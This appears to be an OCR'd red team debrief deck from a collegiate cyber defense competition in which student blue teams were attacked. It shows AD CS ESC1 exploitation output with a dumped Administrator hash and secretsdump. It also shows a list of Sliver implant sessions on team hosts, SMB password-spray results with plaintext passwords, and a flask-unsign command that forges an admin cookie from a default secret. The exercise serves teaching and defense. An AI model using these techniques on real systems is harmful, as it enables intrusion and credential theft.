Red Team Debrief

International CDC - Feb 2026

Red Teamers

<Names/handles go here>

LOL no that's too much to list -mejaredbrees

Our mascot though:

Most Common Exploit

DEFAULT CREDS

ZeroLogon (CVE-2020-1472)

AD CS (ESC1) attack(s) -
next screen is fullscreen...

```
[*] Targeting 1 teams: 10-10
[*] Credentials: michael.miranda:erikaa, krystal.gray:oggies, taco:taco
[*] Templates: UserAuthMisconfigured, LDAPSMisconfigured, TicketSigning
[*] Output: /home/kali/Documents/cdc/esc1_results

[*] Workers: 1

═══════════════════════════════════════════════════
  TEAM 10 — ad.team10.isucdc.com (6.87.159.10)
═══════════════════════════════════════════════════
  [*] Testing michael.miranda@team10.isucdc.com...
  [+] Creds valid: michael.miranda:erikaa
  [+] CA: team10-AD-CA
  [+] Vulnerable templates: UserAuthMisconfigured, LDAPSMisconfigured, TicketSigning
  [+] Administrator SID: S-1-5-21-1007130682-2762460467-2097481916-500
  [>] Requesting cert via template: UserAuthMisconfigured
  [+] Certificate saved: /home/kali/Documents/cdc/esc1_results/team10_administrator.pfx
  [>] Authenticating with certificate (PKINIT)...
  [+] Administrator NT hash: f13ee5e340a7e35220a847c6ed2e417b
  [LOOT] team10/ad → /home/kali/Documents/cdc/loot/team10/administrator_hash.txt
  [+] Kerberos ccache: /home/kali/Documents/cdc/esc1_results/team10_administrator.ccache
  [>] Running secretsdump...
  [+] secretsdump via Kerberos ccache succeeded
  [+] Hashes saved: /home/kali/Documents/cdc/esc1_results/team10_secretsdump.txt
  [LOOT] team10/ad → /home/kali/Documents/cdc/loot/team10/secretsdump.txt
  [>] Grabbing flags via SMB...
  [+] SMB via Kerberos ccache
  [FLAG] team10/ad blue_team10_ad-cwindowssystem32.flag → /home/kali/Documents/cdc/flags/team10/blue_team10_ad-cwindowssystem32.flag_ad.txt
  [+] Got 1 flags

  [+] TEAM 10 COMPROMISED — DA hash: f13ee5e340a7e35220a847c6ed2e417b
```

sliver > sessions


ID	Name	Transport	Remote Address	Hostname	Username	Process (PID)	Integrity	Operating System	Locale	Last Message	Health
06087d7b	linux-mtls-v2	mtls	205.34.64.30:42124	mgmt.team35.isucdc.com	root	/tmp/svc (3386004)	-	linux/amd64	en-US	Sat Feb 21 10:41:24 EST 2026 (1m56s ago)	[ALIVE]
0ab99f43	linux-mtls-v2	mtls	73.10.46.30:39176	mgmt.team12.isucdc.com	root	/tmp/svc (4115275)	-	linux/amd64	en-US	Sat Feb 21 10:41:22 EST 2026 (1m58s ago)	[ALIVE]
10cf0001	linux-mtls-v2	mtls	198.45.10.1:47830	www.team20.isucdc.com	cdc	/tmp/.cache/svc (319503)	-	linux/amd64	en-US	Sat Feb 21 10:41:56 EST 2026 (1m24s ago)	[ALIVE]
1cf0185b	linux-mtls-v2	mtls	80.65.43.30:45216	mgmt.team14.isucdc.com	root	/tmp/.cache/svc (1679)	-	linux/amd64	en-US	Sat Feb 21 10:42:24 EST 2026 (56s ago)	[ALIVE]
21a8e83c	win-mtls	mtls	170.231.85.30:62248	ad	TEAM40\Administrator	C:\ProgramData\svc.exe (2168)	-	windows/amd64	en-US	Sat Feb 21 10:42:43 EST 2026 (36s ago)	[ALIVE]
26f1e596	linux-mtls-v2	mtls	13.46.179.50:40452	www.team34.isucdc.com	cdc	/tmp/.cache/svc (1655657)	-	linux/amd64	en-US	Sat Feb 21 10:41:57 EST 2026 (1m23s ago)	[ALIVE]
299c8060	linux-mtls-v2	mtls	170.98.45.30:5157	mgmt.team17.isucdc.com	root	/tmp/svc (95709)	-	linux/amd64	en-US	Sat Feb 21 10:41:22 EST 2026 (1m58s ago)	[ALIVE]
2de7d61f	linux-mtls-v2	mtls	201.203.200.30:60790	mgmt.team3.isucdc.com	root	/tmp/svc (4054244)	-	linux/amd64	en-US	Sat Feb 21 10:43:19 EST 2026 (1s ago)	[ALIVE]
300b0b20	linux-mtls-v2	mtls	108.82.19.30:47714	mgmt.team37.isucdc.com	root	/tmp/svc (4114059)	-	linux/amd64	en-US	Sat Feb 21 10:41:15 EST 2026 (2m05s ago)	[ALIVE]
3195539e	win-mtls	mtls	185.50.64.40:34421	admin	ADMIN\Administrator	C:\ProgramData\svc.exe (4416)	-	windows/amd64	en-US	Sat Feb 21 10:41:20 EST 2026 (2m0s ago)	[ALIVE]
33c924a5	linux-mtls-v2	mtls	164.85.26.30:60320	mgmt.team36.isucdc.com	cdc	/tmp/.cache/svc (2544873)	-	linux/amd64	en-US	Sat Feb 21 10:41:56 EST 2026 (1m24s ago)	[ALIVE]
3a93682a	linux-mtls-v2	mtls	81.14.60.30:38134	mgmt.team26.isucdc.com	cdc	/tmp/.cache/svc (3042395)	-	linux/amd64	en-US	Sat Feb 21 10:41:34 EST 2026 (1m46s ago)	[ALIVE]
3b82cvb2	win-mtls	mtls	123.65.47.20:53048	tickets	TICKETS\Administrator	C:\ProgramData\svc.exe (3448)	-	windows/amd64	en-US	Sat Feb 21 10:42:47 EST 2026 (33s ago)	[ALIVE]
43322cc2	win-mtls	mtls	84.91.37.20:64007	tickets	TICKETS\Administrator	C:\ProgramData\svc.exe (3820)	-	windows/amd64	en-US	Sat Feb 21 10:42:44 EST 2026 (36s ago)	[ALIVE]
4f306f5f	linux-mtls-v2	mtls	205.53.2.30:62346	mgmt.team25.isucdc.com	root	/tmp/svc (3629853)	-	linux/amd64	en-US	Sat Feb 21 10:41:16 EST 2026 (2m4s ago)	[ALIVE]
429077a2	linux-mtls-v2	mtls	123.65.47.50:40306	www.team33.isucdc.com	root	/tmp/svc (1592)	-	linux/amd64	en-US	Sat Feb 21 10:42:53 EST 2026 (27s ago)	[ALIVE]
4ccb9ad4	linux-mtls-v2	mtls	198.45.30.30:55090	mgmt.team19.isucdc.com	root	/tmp/svc (4123041)	-	linux/amd64	en-US	Sat Feb 21 10:43:13 EST 2026 (7s ago)	[ALIVE]
5d372447	linux-mtls-v2	mtls	164.85.26.50:60332	www.team36.isucdc.com	cdc	/tmp/.cache/svc (1635145)	-	linux/amd64	en-US	Sat Feb 21 10:41:36 EST 2026 (1m44s ago)	[ALIVE]
5ff4cf2a	linux-mtls-v2	mtls	123.65.47.30:42704	mgmt.team33.isucdc.com	cdc	/tmp/svc (2389159)	-	linux/amd64	en-US	Sat Feb 21 10:43:10 EST 2026 (10s ago)	[ALIVE]
65059153	win-mtls	mtls	164.85.26.40:50674	admin	ADMIN\Administrator	C:\ProgramData\svc.exe (3512)	-	windows/amd64	en-US	Sat Feb 21 10:41:22 EST 2026 (1m58s ago)	[ALIVE]
6510e089	win-mtls	mtls	81.14.60.20:59511	tickets	TICKETS\Administrator	C:\ProgramData\svc.exe (3798)	-	windows/amd64	en-US	Sat Feb 21 10:42:13 EST 2026 (1m7s ago)	[ALIVE]
60810636	linux-mtls-v2	mtls	185.50.64.30:36700	mgmt.team38.isucdc.com	root	/tmp/svc (2625210)	-	linux/amd64	en-US	Sat Feb 21 10:41:20 EST 2026 (2m0s ago)	[ALIVE]
712f6f02	win-mtls	mtls	203.96.251.20:62311	tickets	TICKETS\Administrator	C:\ProgramData\svc.exe (6924)	-	windows/amd64	en-US	Sat Feb 21 10:41:58 EST 2026 (1m22s ago)	[ALIVE]
83000efa	linux-mtls-v2	mtls	123.65.47.30:44760	mgmt.team33.isucdc.com	root	/tmp/svc (2482056)	-	linux/amd64	en-US	Sat Feb 21 10:42:49 EST 2026 (31s ago)	[ALIVE]
838e023f	linux-mtls-v2	mtls	73.19.46.30:38286	mgmt.team12.isucdc.com	cdc	/tmp/svc (4103258)	-	linux/amd64	en-US	Sat Feb 21 10:41:36 EST 2026 (1m44s ago)	[ALIVE]
89f9339e	win-mtls	mtls	203.96.251.40:49979	admin	ADMIN\Administrator	C:\ProgramData\svc.exe (3724)	-	windows/amd64	en-US	Sat Feb 21 10:42:20 EST 2026 (1m0s ago)	[ALIVE]
8a720b08	linux-mtls-v2	mtls	205.53.2.50:35060	www.team25.isucdc.com	cdc	/tmp/.cache/svc (2610388)	-	linux/amd64	en-US	Sat Feb 21 10:41:55 EST 2026 (1m25s ago)	[ALIVE]
92b00461	linux-mtls-v2	mtls	198.45.30.1:47433	mgmt.team30.isucdc.com	root	/tmp/svc (33472)	-	linux/amd64	en-US	Sat Feb 21 10:41:25 EST 2026 (1m55s ago)	[ALIVE]
9338041c	linux-mtls-v2	mtls	205.53.2.30:41292	mgmt.team25.isucdc.com	cdc	/tmp/.cache/svc (3028121)	-	linux/amd64	en-US	Sat Feb 21 10:41:53 EST 2026 (1m27s ago)	[ALIVE]
9afe3904	win-mtls	mtls	13.46.179.40:56482	admin	ADMIN\Administrator	C:\ProgramData\svc.exe (3088)	-	windows/amd64	en-US	Sat Feb 21 10:41:23 EST 2026 (1m57s ago)	[ALIVE]
9e351720	linux-mtls-v2	mtls	203.96.251.30:25446	mgmt.team27.isucdc.com	cdc	/tmp/.cache/svc (13262)	-	linux/amd64	en-US	Sat Feb 21 10:41:53 EST 2026 (1m27s ago)	[ALIVE]
9fd2c582	linux-mtls-v2	mtls	81.14.60.50:54482	www.team26.isucdc.com	cdc	/tmp/.cache/svc (1629968)	-	linux/amd64	en-US	Sat Feb 21 10:41:56 EST 2026 (1m24s ago)	[ALIVE]
a5e30aa0	linux-mtls-v2	mtls	123.65.47.30:44760	mgmt.team33.isucdc.com	root	/tmp/svc (2482213)	-	linux/amd64	en-US	Sat Feb 21 10:43:19 EST 2026 (1s ago)	[ALIVE]
a7e0f306	linux-mtls-v2	mtls	13.46.179.30:59658	mgmt.team34.isucdc.com	cdc	/tmp/.cache/svc (2590365)	-	linux/amd64	en-US	Sat Feb 21 10:41:55 EST 2026 (1m25s ago)	[ALIVE]
ad2deef9	linux-mtls-v2	mtls	84.91.37.30:52982	mgmt.team32.isucdc.com	cdc	/tmp/.cache/svc (259184)	-	linux/amd64	en-US	Sat Feb 21 10:41:54 EST 2026 (1m26s ago)	[ALIVE]
b3f03e0d	win-mtls	mtls	205.53.2.40:60365	admin	ADMIN\Administrator	C:\ProgramData\svc.exe (976)	-	windows/amd64	en-US	Sat Feb 21 10:42:17 EST 2026 (1m3s ago)	[ALIVE]
bb344c75	linux-mtls-v2	mtls	185.50.64.50:38050	www.team38.isucdc.com	cdc	/tmp/.cache/svc (1432035)	-	linux/amd64	en-US	Sat Feb 21 10:41:59 EST 2026 (1m21s ago)	[ALIVE]
c5862258	linux-mtls-v2	mtls	170.231.85.30:39522	mgmt.team40.isucdc.com	cdc	/tmp/.cache/svc (781060)	-	linux/amd64	en-US	Sat Feb 21 10:41:58 EST 2026 (1m22s ago)	[ALIVE]
c7e455ce	linux-mtls-v2	mtls	52.135.80.50:50700	www.team29.isucdc.com	cdc	/tmp/.cache/svc (863673)	-	linux/amd64	en-US	Sat Feb 21 10:42:00 EST 2026 (1m20s ago)	[ALIVE]
c804dc2b	linux-mtls-v2	mtls	185.50.64.30:35604	mgmt.team38.isucdc.com	cdc	/tmp/.cache/svc (2613090)	-	linux/amd64	en-US	Sat Feb 21 10:41:58 EST 2026 (1m22s ago)	[ALIVE]
cffa74e6	linux-mtls-v2	mtls	170.231.85.50:36256	www.team40.isucdc.com	cdc	/tmp/.cache/svc (782739)	-	linux/amd64	en-US	Sat Feb 21 10:42:00 EST 2026 (1m20s ago)	[ALIVE]
d4c279a4	linux-mtls-v2	mtls	175.86.96.30:47582	mgmt.team18.isucdc.com	root	/tmp/svc (338302)	-	linux/amd64	en-US	Sat Feb 21 10:41:26 EST 2026 (1m54s ago)	[ALIVE]
d80a5765	linux-mtls-v2	mtls	164.85.26.30:33094	mgmt.team36.isucdc.com	root	/tmp/svc (2558724)	-	linux/amd64	en-US	Sat Feb 21 10:41:20 EST 2026 (2m0s ago)	[ALIVE]
e3573173	linux-mtls-v2	mtls	203.96.251.50:50446	www.team27.isucdc.com	root	/tmp/.cache/svc (1594)	-	linux/amd64	en-US	Sat Feb 21 10:42:11 EST 2026 (1m9s ago)	[ALIVE]
e590373e	win-mtls	mtls	205.53.2.20:59446	tickets	TICKETS\Administrator	C:\ProgramData\svc.exe (1040)	-	windows/amd64	en-US	Sat Feb 21 10:41:34 EST 2026 (1m46s ago)	[ALIVE]
e8050e1a	linux-mtls-v2	mtls	84.91.37.30:54392	mgmt.team32.isucdc.com	root	/tmp/svc (271079)	-	linux/amd64	en-US	Sat Feb 21 10:41:26 EST 2026 (1m54s ago)	[ALIVE]
ea052d21	linux-mtls-v2	mtls	13.46.179.30:60658	mgmt.team24.isucdc.com	root	/tmp/svc (2600087)	-	linux/amd64	en-US	Sat Feb 21 10:41:20 EST 2026 (2m0s ago)	[ALIVE]
eae0a980	linux-mtls-v2	mtls	84.91.37.50:50190	www.team32.isucdc.com	cdc	/tmp/.cache/svc (67081)	-	linux/amd64	en-US	Sat Feb 21 10:41:57 EST 2026 (1m23s ago)	[ALIVE]
ebe3125f	linux-mtls-v2	mtls	81.14.60.30:39146	mgmt.team26.isucdc.com	root	/tmp/svc (3653946)	-	linux/amd64	en-US	Sat Feb 21 10:43:15 EST 2026 (5s ago)	[ALIVE]
ebc35655	linux-mtls-v2	mtls	203.96.251.30:36456	mgmt.team27.isucdc.com	root	/tmp/svc (25600)	-	linux/amd64	en-US	Sat Feb 21 10:43:19 EST 2026 (1s ago)	[ALIVE]
ef082aea	linux-mtls-v2	http(s)	120.45.126.30:45338	mgmt.team19.isucdc.com	root	/tmp/svc (9007)	-	linux/amd64	en-US	Sat Feb 21 10:43:17 EST 2026 (3s ago)	[ALIVE]
f0fe7360	linux-mtls-v2	mtls	108.82.19.30:46648	mgmt.team37.isucdc.com	cdc	/tmp/.cache/svc (4183384)	-	linux/amd64	en-US	Sat Feb 21 10:41:36 EST 2026 (1m44s ago)	[ALIVE]
fc48551a	linux-mtls-v2	mtls	170.231.85.30:36210	mgmt.team40.isucdc.com	cdc	/tmp/.cache/svc (779701)	-	linux/amd64	en-US	Sat Feb 21 10:41:36 EST 2026 (1m44s ago)	[ALIVE]

Registration made Domain Admins!

```
SMB         159.75.35.10    445    AD              [+] team15.isucdc.com\tompohl:Qweasd123!
SMB         73.19.46.10     445    AD              [+] team12.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         6.87.159.10     445    AD              [+] team10.isucdc.com\tompohl:Qweasd123!
SMB         175.86.94.10    445    AD              [+] team18.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         5.0.80.10       445    AD              [-] team21.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         128.45.126.10   445    AD              [-] team20.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         201.203.200.10  445    ad              [-] team3.isucdc.com\tompohl:Qweasd123! STATUS_NOT_SUPPORTED
SMB         108.64.203.10   445    AD              [+] team25.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         197.45.10.10    445    AD              [-] team19.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         2.104.163.10    445    AD              [-] team24.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_TYPE_NOT_
GRANTED
SMB         61.14.60.10     445    AD              [-] Error checking if user is admin on 61.14.60.10: The NETBIOS
 connection with the remote host timed out.
SMB         61.14.60.10     445    AD              [+] team28.isucdc.com\tompohl:Qweasd123!
SMB         201.53.2.10     445    AD              [-] Error checking if user is admin on 201.53.2.10: The NETBIOS
 connection with the remote host timed out.
SMB         201.53.2.10     445    AD              [+] team26.isucdc.com\tompohl:Qweasd123!
SMB         203.96.251.10   445    AD              [-] team27.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         64.91.37.10     445    AD              [-] team32.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         96.2.101.10     445    AD              [+] team22.isucdc.com\tompohl:Qweasd123!
SMB         13.46.179.10    445    AD              [-] Error checking if user is admin on 13.46.179.10: The NETBIO
```


```
SMB         159.75.35.10    445    AD              [+] team15.isucdc.com\tompohl:Qweasd123!
SMB         73.19.46.10     445    AD              [+] team12.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         6.87.159.10     445    AD              [+] team10.isucdc.com\tompohl:Qweasd123!
SMB         175.86.94.10    445    AD              [+] team18.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         5.0.80.10       445    AD              [-] team21.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         128.45.126.10   445    AD              [-] team20.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         201.203.200.10  445    ad              [-] team3.isucdc.com\tompohl:Qweasd123! STATUS_NOT_SUPPORTED
SMB         108.64.203.10   445    AD              [+] team25.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         197.45.10.10    445    AD              [-] team19.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         2.104.163.10    445    AD              [-] team24.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_TYPE_NOT_
GRANTED
```

AD access - learning the groups



Registration made Domain Admins!

```
SMB         159.75.35.10     445    AD          [+] team15.isucdc.com\tompohl:Qweasd123!
SMB         73.19.46.10      445    AD          [+] team12.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         6.87.159.10      445    AD          [+] team10.isucdc.com\tompohl:Qweasd123!
SMB         175.86.94.10     445    AD          [+] team18.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         5.0.80.10        445    AD          [-] team21.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         128.45.126.10    445    AD          [-] team20.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         201.203.200.10   445    ad          [-] team3.isucdc.com\tompohl:Qweasd123! STATUS_NOT_SUPPORTED
SMB         108.64.203.10    445    AD          [+] team25.isucdc.com\tompohl:Qweasd123! (Pwn3d!)
SMB         197.45.10.10     445    AD          [-] team19.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_FAILURE
SMB         2.104.163.10     445    AD          [-] team24.isucdc.com\tompohl:Qweasd123! STATUS_LOGON_TYPE_NOT_
GRANTED
```

Default Flask SECRET_KEY of ‘cdc’ ~25% of teams

I can just become “Administrator” on mgmt


Had a script that checked if it worked.
Then set the password to “Password1234!”

```
flask-unsign --sign --secret 'cdc' --cookie "{\"username\": \"Administrator\", \"is_admin\": true, \"anything\": 'I want'}"
.eJxTqo5RKi1OLcpLzE2NUbJSiFFyTMnNzMssLilKLMkvilHSAQplFscngkRBCkqKSlNBYol5lSUZmXnpIDF1T4XyxLwS9VolADeEGms.aZoQGg.fMKe7fgml5OGlct1sPue
124Qmyo
```

When SSH broke - pivot through AD
Sometimes password not needed?

Had to fix/break IE, install Firefox, PuTTY, etc.

Was on this box for a long time unnoticed




RDP problems and missing flags

Ports not available/open from network

Servers unable to reach your AD controller for authentication

CredSSP/NLA problems




```
MariaDB [transit]> select * from payment_info where username='blue_flag';
+--------------------------------------+------------+-------------+-----------------+-------------+-----+
| id                                   | username   | card_number | cardholder_name | expiry_date | cvv |
+--------------------------------------+------------+-------------+-----------------+-------------+-----+
| 104ff709-e969-4d4f-a493-7f6cb42ab00c | blue_flag | DB_FLAG     | BLUE            | 00/0000     | 000 |
+--------------------------------------+------------+-------------+-----------------+-------------+-----+
```


Earnback problems (several slides)

